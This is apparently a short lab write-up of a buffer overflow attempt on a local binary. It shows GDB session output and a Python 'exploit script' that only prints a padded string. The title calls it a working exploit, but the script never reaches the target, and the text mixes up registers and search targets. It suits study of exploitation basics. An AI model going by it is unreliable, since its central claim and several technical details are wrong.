

A Working Buffer Overflow Exploit Script and How It Was Executed

Tools Needed:

- **Kali Linux**
- **GDB (GNU Debugger)** is a powerful tool used to analyze and control the execution of programs, helping developers find and fix bugs.
- **Metasploit tools** – msf-pattern_create, msf-pattern_offset


Steps of Execution

1. Loaded the Vulnerable Program in GDB

- Opened the vulnerable executable ./vuln using GDB:

`gdb ./vuln`

- Used the `info functions` command to list all available functions.



```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...
(no debugging symbols found in ./vuln)
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401030 strcpy@plt
0x0000000000401040 printf@plt
0x0000000000401050 _start
0x0000000000401080 _dl_relocate_static_pie
0x0000000000401090 deregister_tm_clones
0x00000000004010c0 register_tm_clones
0x0000000000401100 __do_global_dtors_aux
0x0000000000401130 frame_dummy
0x0000000000401136 vulnerable_function
0x0000000000401173 main
0x00000000004011c8 _fini
(gdb) x/20x $esp
```

Viewing available functions using GDB in the vulnerable binary.

2. Memory and Symbol Info

- Tried examining the stack:

`x/20x $esp`

- Attempted to locate the `system()` function:

`find &system,+999999,"\\xff\\xe4"`

GDB returned "No symbol table is loaded," meaning debugging symbols weren't available.

```

0x0000000000401130  frame_dummy
0x0000000000401136  vulnerable_function
0x0000000000401173  main
0x00000000004011c8  _fini
(gdb) x/20x $esp
No registers.
(gdb) (gdb) find &system,+999999,"\xff\xe4"
Undefined command: ". Try "help".
(gdb) find &system,+999999,"\xff\xe4"
No symbol table is loaded. Use the "file" command.
(gdb) q

(hacker@kali)-[~]
$ nano exploit.py

(hacker@kali)-[~]
$ python3 exploit.py

You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAABBBB

(hacker@kali)-[~]
$ 

```

Attempt to find system() address and running the Python buffer overflow script.

Python Exploit Script

- Created and saved an exploit script:

```
print("You entered: " + "A" * 80 + "BBBB")
```
- Ran the script with:

```
python3 exploit.py
```
- Output showed the overflowed input.